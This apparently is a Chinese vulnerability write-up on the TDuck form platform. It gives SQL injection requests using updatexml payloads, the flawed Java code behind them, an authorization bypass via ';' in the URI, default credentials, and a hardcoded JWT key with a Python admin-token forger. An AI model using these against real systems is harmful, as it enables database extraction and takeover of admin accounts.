Tduck 填鸭表单

项目地址：https://github.com/TDuckCloud/tduck-platform

参考：https://github.com/TDuckCloud/tduck-platform/issues/22


sql 注入*2

影响版本，当前最新（v5）

payload sql 注入第一个点


Bash

```
POST /user/form/data/export?timestamp=1747842525010&sign=75f683039f6c14be476319f08811d5b8 HTTP/1.1
Host: 192.168.152.154:8999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJzdWIiOiIxIiwiaWF0IjoxNzQ3ODQxNTY5LCJleHAiOjE3NDg0NDYzNjl9.-qH4XnnCAcJPItdu6sItpYdMuIjJYOeBfhJtcv2Za4hKBFEIHrYJaiRTGJnFQtRpxXkAz7eP6gAcYNGjnq4_Pg
Referer: http://192.168.152.154:8999/project/form/data?key=Dvs9Je69
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_4dbdbc5421c41984499f878628d60f2f=1747841553; HMACCOUNT=7E70F1AE6277E6B7; Hm_lpvt_4dbdbc5421c41984499f878628d60f2f=1747842470
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://192.168.152.154:8999
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 370

{
  "columns": [
    "date1747842285159",
    "serialNumber",
    "extValue",
    "updateBy",
    "createBy",
    "createTime",
    "updateTime"
  ],
  "filename": "导出_20250521234845",
  "mode": "all",
  "sheetName": "未命名问卷",
  "type": "xlsx",
  "currentPage": 0,
  "pageSize": 10,
  "total": 0,
  "formKey": "MVWB25aE' or updatexml(1,concat(0x7e,user(),0x7e),1)='1",
  "filter": {},
  "checkboxIds": []
}

```



sql 注入第二个点

```bash
POST /user/form/data/download/file?timestamp=1747843548735&sign=3655e2c508c6c5dce0778b0ba9554a8c HTTP/1.1
Host: 192.168.152.154:8999
Accept-Language: zh-CN,zh;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJzdWIiOiIxIiwiaWF0IjoxNzQ3ODQxNTY5LCJleHAiOjE3NDg0NDYzNjl9.-qH4XnnCAcJPItdu6sItpYdMuIjJYOeBfhJtcv2Za4hKBFEIHrYJaiRTGJnFQtRpxXkAz7eP6gAcYNGjnq4_Pg
Origin: http://192.168.152.154:8999
Cookie: Hm_lvt_4dbdbc5421c41984499f878628d60f2f=1747841553; HMACCOUNT=7E70F1AE6277E6B7; Hm_lpvt_4dbdbc5421c41984499f878628d60f2f=1747843527
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Referer: http://192.168.152.154:8999/project/form/data?key=Dvs9Je69
Accept-Encoding: gzip, deflate
Content-Length: 144

{
  "authGroupId": null,
  "formKey": "MVWB25aE' or updatexml(1,concat(0x7e,user(),0x7e),1)='1",
  "filter": {},
  "size": null,
  "current": null
}
```



代码分析

根据历史漏洞 https://github.com/TDuckCloud/tduck-platform/issues/22

可以定位到漏洞点在 com.tduck.cloud.form.service.data.FormDataMysqlService#search

可以看到加校验了，也就是无法传入任意参数拼接 sql 了


```
80      @Override  1 usage
81      public FormDataTableVO search(QueryFormResultRequest request) {
82          // 校验formKey只允许存在字符串和数字
83          if (StrUtil.isBlank(request.getFormKey()) || !request.getFormKey().matches( regex: "^[a-zA-Z0-9]+$")) {
84              return new FormDataTableVO();
85          }
86          // 拼接sql
87          StringBuilder sqlBuilder = new StringBuilder();
88          sqlBuilder.append("select * from fm_user_form_data where form_key = '").append(request.getFormKey()).append("'
89          //1. 拼接条件 查询条件 用大括号包起来 里面的条件会拼接 OR 或者 AND 不能影响其他默认附带条件 比如form_key 否则会错误查询
90          StringBuilder whereBuilder = new StringBuilder();
```

往下看还有一个 searchAll 方法，跟上面类似，也是做了参数拼接

```
129     @Override  1 usage
130     public List<Map> searchAll(QueryFormResultRequest request) {
131         // 拼接sql
132         List<UserFormDataEntity> userFormDataEntities = userFormDataMapper.selectRowsBySql("select * from fm_user_form_data where form_key = '" + request.getFormKey() + "'
133         return expandData(userFormDataEntities,  filterFields: null);
134     }
```

找调用，有两个 usages，对应上述两个 sql 点

```
135     /**
136      * 全部数据
137      *
138      * @param request 请求
139      * @return 表单数据
140      */
141     public List<Map> searchAll(QueryFormResultRequest request) {  2 usages
142         return formDataBaseService.searchAll(request);
143     }
```



先看第一个 com.tduck.cloud.form.service.impl.UserFormDataServiceImpl#downloadFormResultFile

这里注意，current 和 size 参数要为 null，才会进入代码逻辑

```java
/**
 * 下载表单结果中的附件
 *
 * @param request
 * @return
 */
@Override 1 usage
public Result downloadFormResultFile(QueryFormResultRequest request) {
    String uuid = IdUtil.simpleUUID();
    List<UserFormItemEntity> userFormItemEntityList = userFormItemService.list(Wrappers.<~>lambdaQuery().eq(UserFormItemEntity
    //结果
    List<Map> rows = null;
    if (ObjectUtil.isNull(request.getCurrent()) && ObjectUtil.isNull(request.getSize())) {
        rows = formDataUtils.searchAll(request);
    } else {
        FormDataTableVO formDataTableVO = this.listFormDataTable(request);
        rows = formDataTableVO.getRows();
    }
```

前端路由 com.tduck.cloud.api.web.controller.UserFormResultController#downloadFormResultFile

```java
/**
 * 填写附件导出
 *
 * @param request 请求
 * @return 文件
 */
@PostMapping("/download/file")
public Result downloadFormResultFile(@RequestBody QueryFormResultRequest request) {
    return formResultService.downloadFormResultFile(request);
}
```

看第二个 com.tduck.cloud.form.util.FormDataExportUtils#exportData

这里也是一个注意点，mode 要为 MODE_ALL

```
     * @param exportRequest
     * @return
     */
    @SneakyThrows  1 usage
    public void exportData(ExportRequest.FormData exportRequest) {
        // 查询指定数据
        QueryFormResultRequest queryFormResultRequest = new QueryFormResultRequest();
        queryFormResultRequest.setFormKey(exportRequest.getFormKey());
        queryFormResultRequest.setFilterFields(exportRequest.getColumns().toArray(new String[]{}));
        if (exportRequest.getMode().equals(MODE_CURRENT)) {
            queryFormResultRequest.setCurrent(exportRequest.getCurrentPage());
            queryFormResultRequest.setSize(exportRequest.getPageSize());
        } else if (exportRequest.getMode().equals(MODE_SELECTED)) {
            queryFormResultRequest.setDataIds(exportRequest.getCheckboxIds());
        }

        List<Map> rows = null;

        if (exportRequest.getMode().equals(MODE_ALL)) {
            rows = formDataUtils.searchAll(queryFormResultRequest);
        } else {
```

字段对应的值为 all


```
    /**
     * 全部数据
     */
    private final String MODE_ALL = "all";  1 usage

```

对应的路由

```
    /**
     * 导出表单数据
     */
    @PostMapping("export")
    public void exportFormData(@RequestBody ExportRequest.FormData exportRequest) {
        formDataExportUtils.exportData(exportRequest);
    }
```

权限绕过*1

```bash
GET /mange;/user/page?pageNum=1&pageSize=10 HTTP/1.1
Host: 127.0.0.1:8999
Sec-Fetch-Site: same-origin
sec-ch-ua-platform: "macOS"
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Dest: empty
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
Referer: http://127.0.0.1:8999/project/recycle
Accept-Encoding: gzip, deflate, br, zstd
sec-ch-ua-mobile: ?0
Sec-Fetch-Mode: cors
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJzdWIiOiIyIiwiaWF0IjoxNzQ3ODk5MTA4LCJleHAiOjE3NDg1MDM5MDh9.mipYlB5tcbWIIoprz4ql7oFLpUcGfo8ucMmNqUmP-m17DfRHJ7bydyhdlJO__glgarU-KiDaiYg8toLTAzdK1Q
Cookie: Hm_lvt_4dbdbc5421c41984499f878628d60f2f=1747898847; Hm_lpvt_4dbdbc5421c41984499f878628d60f2f=1747898847; HMACCOUNT=1CF559C4F206F7EA
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36


```



原因，这里 com.tduck.cloud.api.web.interceptor.AuthorizationInterceptor#preHandle 会校验 requestURI 中是否存在 `/mange/` 和 `/system/env/`，可以使用 `;` 进行分割 URI，来进行权限绕

过

```
        // 设置userId到request里，后续根据userId，获取用户信息
        request.setAttribute(USER_KEY, userId);
        // 不允许访问
        if (StrUtil.containsAny(request.getRequestURI(), ...testStrs: "/mange/", "/system/env/")) {
            if (!SecurityUtils.isAdmin(userId)) {
                throw new AuthorizationException("无权限访问");
            }
        }
```

其他

默认账号密码

admin@tduckcloud.com/123456 管理员权限

test@tduckapp.com/12345678 普通用户权限

jwt 硬编码（不存在）

jwt key f6f31a5f2136758f86b67cde583cb125

代码中对应的方法，admin 用户的 userId 是 1

Java

```java
public String generateToken(long userId) {
    Date nowDate = new Date();
    //过期时间
    Date expireDate = new Date(nowDate.getTime() + expire * 1000);

    return Jwts.builder()
            .setHeaderParam("typ", "JWT")
            .setSubject(String.valueOf(userId))
            .setIssuedAt(nowDate)
            .setExpiration(expireDate)
            .signWith(SignatureAlgorithm.HS512, secret)
            .compact();
}
```

生成 jwt 的脚本，依赖 `pip3 install pyjwt`

```python
import jwt
import datetime

# 配置
secret_key = "f6f31a5f2136758f86b67cde583cb125"  # 替换为你的密钥
expire_seconds = 604800  # 令牌过期时间（秒），7 天

def generate_token(user_id):
    # 当前时间
    now = datetime.datetime.utcnow()
    # 过期时间
    expire = now + datetime.timedelta(seconds=expire_seconds)

    # 构建 JWT
    payload = {
        "sub": str(user_id),  # 主题（用户ID）
        "iat": now,  # 签发时间
        "exp": expire  # 过期时间
    }

    token = jwt.encode(payload, secret_key, algorithm="HS512")
    return token

# 调用方法
user_id = 1  # admin 的 id 为 1
token = generate_token(user_id)
print("Generated JWT:", token)
```

校验完毕用户的 jwt 之后会再从缓存中进行确认，缓存中不存在的话也是登录失败